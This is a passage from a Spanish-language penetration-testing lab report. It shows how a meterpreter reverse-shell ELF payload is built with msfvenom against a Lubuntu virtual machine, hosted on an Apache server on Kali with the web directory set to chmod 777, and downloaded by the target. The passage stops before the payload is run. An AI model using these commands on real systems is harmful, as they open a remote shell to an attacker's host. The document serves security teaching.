

Ilustración 36. paso 8



Ilustración 37. informacion del espacio



Ilustración 38. registro de contraseña



Ilustración 39. resumen de la configuración

5.2.3 Sistema objetivo instalado y listo para la explotación



Ilustración 40. Interfaz de Lubuntu 24.04

Esta imagen muestra la interfaz gráfica de Lubuntu 24.04 ya instalada y en ejecución en una máquina virtual. Se observan elementos característicos del escritorio LXQt

5.2.4 Creación del archivo malicioso ELF para la explotación de Lubuntu



Ilustración 41Generación del Payload para Linux (Lubuntu).

En esta imagen se muestra la generación de un payload específico para Linux usando Msfvenom:

1. **Creación de directorio:** mkdir LAB-LINUX (espacio de trabajo dedicado)
2. **Generación del payload:**

   msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.128.100.5 LPORT=4678 -f elf > laboratorio_linux.elf

3. **Parámetros clave:**
    - **Payload:** linux/x86/meterpreter/reverse_tcp (conexión reversa para Linux)
    - **LHOST:** 192.128.100.5 (IP de Kali Linux)
    - **LPORT:** 4678 (puerto de escucha)
    - **Formato:** ELF (ejecutable de Linux)

Este archivo laboratorio_linux.elf será el que se transfiera y ejecute en la máquina Lubuntu para obtener acceso remoto.

5.2.5 Activación del servidor web para alojar el payload de Linux



Ilustración 42. Inicio y Verificación del Servidor Apache en Kali.

En esta imagen se muestra la activación y verificación del servidor Apache en Kali Linux:

1. **Inicio del servicio:** service apache2 start (inicia el servidor web)
2. **Verificación de estado:** service apache2 status (confirma que está activo)

El servidor Apache está listo para alojar el archivo laboratorio_linux.elf y permitir que la máquina Lubuntu lo descargue a través de la red.

5.2.6 Preparando el servidor web para servir el archivo malicioso a Lubuntu



Ilustración 43. Copia del Payload al Directorio Web de Apache

En esta imagen se muestran los comandos para transferir el payload al servidor web:

1. **Navegación a directorios:**

- cd /var/www/html (directorio principal de Apache)
- cd /home/kali/LAB-LINUX (directorio donde se generó el payload)

2. **Asignación de permisos:** chmod 777 /var/www/html (permisos totales para evitar restricciones)
3. **Copia del archivo:** cp laboratorio_linux.elf /var/www/html (transfiere el payload al servidor web)

   Ahora el archivo laboratorio_linux.elf está disponible en http://192.128.100.5/laboratorio_linux.elf para que Lubuntu lo descargue.

5.2.7 Confirmación de que el archivo malicioso está listo para descarga



Ilustración 44. Payload de Linux Alojado en el Servidor Web

En esta imagen se verifica que el payload para Linux ha sido copiado correctamente al directorio web de Apache:

1. **Listado de archivos:** Comando ls en /var/www/html muestra:
    - laboratorio_linux.elf (nuevo payload para Lubuntu)
    - laboratorio3.exe (payload anterior para Windows)
    - Archivos por defecto como index.nginx-debian.html y laboratorio3.html
2. **Ubicación:** El archivo está en la ruta /var/www/html/laboratorio_linux.elf
3. **Accesibilidad:** El payload puede ser descargado por Lubuntu mediante la URL: http://192.128.100.5/laboratorio_linux.elf

5.2.8 Verificación desde el navegador de que el archivo está disponible



Ilustración 45. Listado del Servidor Web con el Payload para Linux

Esta imagen muestra el listado del directorio web de Apache visto desde el navegador Mozilla Firefox. Se confirma que:

- El archivo **laboratorio_linux.elf** (207 bytes) está disponible en el servidor

Esto significa que la máquina Lubuntu puede acceder y descargar el archivo malicioso simplemente visitando la URL del servidor

5.2.9 Lubuntu descargando el archivo malicioso desde el servidor de Kali



Ilustración 46. Descarga del Payload desde Lubuntu

Esta imagen muestra la ventana de descarga de Mozilla Firefox en Lubuntu:

- El usuario está guardando el archivo **laboratorio_linux.elf** en el sistema
- La ventana de diálogo muestra las opciones de ubicación para guardar el archivo

5.2.10 Archivo malicioso descargado y listo para ejecución

Ilustración 47. Payload en el Escritorio de Lubuntu

